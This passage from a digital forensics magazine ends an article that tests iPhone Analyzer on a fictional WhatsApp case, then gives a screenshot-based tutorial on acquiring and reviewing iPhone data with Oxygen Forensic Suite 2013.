


Figure 7. *Screenshot iPhone Analyzer: Contacts*

Here the telephone numbers and corresponding WhatsApp-IDs can be found of the contacts in connection with this iPhone 5.

Now we have a wealth of information: we have proof the suspect has WhatsApp installed on his iPhone 5, we know he used it and we know his WhatsApp-contacts.

Can we find out more?

Yes, what if the suspect made pictures and communicated these through WhatsApp?

Can this be proven by using iPhone Analyzer? Therefore there is the subfolder Media in the folder Library.

Here we can see the suspect has different photos communicated by WhatsApp and even find a clear profile photo of the 'elusive' suspect.



Figure 8. *Screenshot iPhone Analyzer: Media*

Well, on this photo the guy is still smiling, but not for long.

With the use of iPhone Analyzer we now have sufficient proof the suspect installed and used the illegal software WhatsApp on his iPhone 5.

The forensic data is saved in a safe environment, not tampered with, and ready to be used for litigation against the suspect. Mind you, even more details can be extracted by the iPhone Analyzer: geolocation data, information used applications etc. Unfortunately these items are too many to be discussed in this article.

CONCLUDING REMARKS

By using this testcase we could test some of the features of the iPhone Analyzer.

Not all features could be tested due to the test environment, time and limitness of this article.

The biggest issue I found was that the software crashes when some folders or files are opened, but in general the software functioned well and the testcase could be passed.

This test showed me a lot of data is stored on an iPhone and with using a freeware product like the iPhone Analyzer a lot of data can be extracted from it.

It also was a fun exercise to do eforensics.

LINKS

- CrypticBit iPhone analyzer: *http://crypticbit.com/zen/products/iphoneanalyzer*
- WhatsApp: *http://www.WhatsApp.com/*
- iPhone iOS 6 user Guide: *http://manuals.info.apple.com/MANUALS/1000/MA1658/en_US/iphone_iOS6_user_guide.pdf*

ABOUT THE AUTHOR



Cordny Nederkoorn is a Dutch software testengineer, employed by Eyefreight, a leading provider of Transport Management System (TMS) technology.
On a personal level Cordny helps Kantara Initiative improving the quality of the specification and implementation of UMA (User-Managed Access), a web authorization protocol building on OAuth 2.0. He discusses his work on different social media.
Blog: http://testingsaas.blogspot.com
twitter: http://www.twitter.com/testingsaas
facebook: http://www.facebook.com/TestingSaaS

HOW TO PERFORM A FORENSIC ANALYSIS OF A SMARTPHONE WITH

OXYGEN FORENSIC SUITE 2013

by Fabio Massa

The growing technological development in the field of smartphones and mobile devices of communication, is strictly proportional to the implication of the same nature in forensic investigations in order to obtain evidential information useful to the identification and resolution of crimes, involving the use of such devices. Among many opportunities and various tools developed for this purpose, this article argued the Oxygen Forensics Suite 2013 software that allows logic forensic analysis, in some cases, even physical of numerous brands and models of mobile phone.

What you will learn:

After reading this tutorial on using the software Oxygen Forensic Suite, the reader will be able to perform a real forensic investigation following a logical acquisition of the contents of the memory or the SIM card of a mobile or next-generation smartphones. The simplicity of the use of the graphical interface and step by step instructions made by the software will take you to a simple view of the evidence of a crime where the phone was used. The reader will be able to analyze SMS, MMS, E-Mail, photos, videos and the timeline of events and much more with just a few clicks. To test a forensic investigation on a cell phone you can request Oxygen Forensic Suite 2013-Standard Version – for a limited period of six months.

What you should know:

To correctly interpret this tutorial is essential to have a basic background in the mobile forensics and the use of the tools developed for this purpose. Expressions such as " hash algorithm " and " parsing " hide a certain methodology and guidelines in the field of general computer forensics. It is important in the mobile forensic know the difference between the forensic logic acquisition and the forensic physic acquisition, between the two types, a substantial difference, that is, the physical dump produces a full copy of the internal memory of the device, while the logical dump only a part. There are numerous publications in the field of Mobile Forensics and numerous tools on which you can find detailed information on the web. For example, the hash algorithm must be applied to all the information we extract from the source of evidence to ascertain and ensure the repeatability of the same. Some of the alternative programs to Oxygen Software are for example MobilEdit Forensics, Paraben Device Seizure, XRY, Mobile Phone Examiner Accessdata etc. Each of these tools produces a more or less detailed, the choice is yours.

The informations that can be restored by Oxygen are numerous and allow to reconstruct the timeline of criminogenic events. Some of these have the ability to recover phone information and sim card, contact list, missed calls / outgoing / incoming text and multimedia messages (also canceled in some cases), data, LifeBlog, GPS and XMP, Iphone Backup password-protected information Skype, Wi-Fi and IP connections and much more.

The simple and intuitive graphical user interface allows the forensic capture and analysis of the device in a simplified way, then translated into a report that can be produced in various formats that can be directly transmitted to the competent authorities to allow a clear reading of the case.The actual

version supports over 9960 mobile devices including Nokia, Apple, RIM (Blackberry), Google, Samsung, Sony Ericsson, Motorola, Panasonic, LG, HTC, Asus, HP and other products of different manufacturers. It also supports the most popular operating systems including iOS, Android, Symbian, Blackberry and Windows Mobile. In this tutorial will be explained step by step conducting a forensic investigation through the use of Oxygen Forensics Suite 2013 smartphone Apple Iphone 5., (Stardard edition license with full functionality for 6 months, is available at site *http://www.oxygen-forensic.com/en/download/freeware*).

PRESERVATION OF PRE-ACQUISITION DEVICE

It's important to maintain your mobile device from external pollution before the acquisition such as research and engagement of the cellular network in the case of a mobile device discovered on. The premature shutdown could damage important information and reset the password on restart. In the specific case of the iPhone 4S that we analyze in this case it is essential to use a "Faraday bag" and the setting "Air Mode"of the option.



Figure 1. *Faraday Bag*




Figure 2. *Setting "Air Mode"*

START THE ACQUISITION OF THE DEVICE – USE OXYGEN FORENSIC EXTRACTOR

Before the start of the Oxygen Forensic Extractor Wizard you must ensure that your phone is supported by the current version and all modules that drivers are properly installed. To extract information from the device you must connect it to the PC hosting the software through three means of connection, cable and bluetooth. For the Bluetooth connection is necessary to authorize the connection on the device and that your phone is visible and accessible. Obviously, the type of connection depends on the ability of the mobile device and the hardware features of the computer hosting the software.



Figure 3. *Start of Oxygen Forensic Extractor*

After you start the extractor wizard starts searching for the phone. In case there is an a phone with Symbian OS, Windows Mobile, Android, Oxygen office on telephone by a small agent application. This agent does not modify the internal data of your phone and makes it possible to read more information than is possible with standard protocols such as SyncML, OBEX or AT.

In the specific case of the smartphone Apple Iphone 4S that we have cable connected to the software, automatically starts forensic extractor. The identification of the device takes place after a few moments.




Figure 4. *Device detector*

The detection procedure describes the first technical parameters of the connected smartphone that is a model, serial, hardware, software revision and boot loader.




Figure 5. *Case definition*

In this step, you can enter the information for the case involving the acquisition and analysis of the device, the edit fields provide the ability to enter the case number, the investigator who goes on to analyze and other useful information. You can also choose the type of the hashing algorithm that will be generated, and if the device is password protected, you can enter the same, if it is known, in the relevant field.




Figure 6. *Selecting information to acquire*

Following the description of the case, you can select the information you want to capture from the device under analysis. The options available are very selective and you can select only one type of information, or the complete the content that covers all the files in the internal memory. The full content is very useful for parsing of deleted information.




Figure 7. *Start capture device*

After selecting the type of information, it will start the procedure of acquiring the internal memory of the phone. The extractor at this point using the iTunes backup mode to dump the internal memory. The procedure of the acquisition of the memory will last based on the amount of stored data.




Figure 8. *Analyzing extracted information in Oxygen Forensic Suite 2013*

Following data extraction, the case appears in the device list, which lists all the cases treated and dump devices attached to each case. We select the event of interest that we have just acquired.




Figure 9. *Device Information*

As show in Figure 8 summarizes all the relevant information and the device acquired the fine technical details. From this figure we see that they have already been broken as a result of parsing the details of the content, such as contacts, event logs, apps and much more.

The research in this specific case is large, we have to verify that this information is about SMS, MMS, Social Networks in respect of the subject under investigation. We visualize in detail the detailed information of the device by selecting “device information”. This view allows us to identify many important aspects of the device that we have acquired. In particular IMEI, activation status, and this Jailbreak hardware information very important. We pass to view the messages.




Figure 10. *Messages*

In the general window is already possible to quantify how many total posts were found on the device, in this case 508. In this area we will also find posts that will be deleted and recovered from a trash can icon and distinguished by a different color.




Figure 11. *overview section Messages*

Selected the message area, you can view and analyze the content of the messages found which are divided by area and type. In this area you can identify the e-mail messages, iMessage, SMS, MMS and all that is involved in the messaging sent and received by the user. Important: Currently the chances of recovering the deleted messages in the acquisition logic is only available for smartphones that support the Symbian OS, except models UIQ2.




Figure 12. *overview section email message*

In the case of an email, you can view both the textual content that the header of the same.




Figure 13. *overview section organizer*

The investigation may also require verification of any appointments and contacts, the area organizer contains and summarizes all the information of investigative interest including: notes, appointments, meetings, and birthdays. All information provided in this tab contain metadata and the hash key algorithmic applied useful in reconstructing the timeline of events.




Figure 14. *overview section phonebook*

"Phonebook" section contains contact list (including SIM-card contacts) with personal pictures, custom field labels and speed dials. It also allows filtering contacts by caller groups.

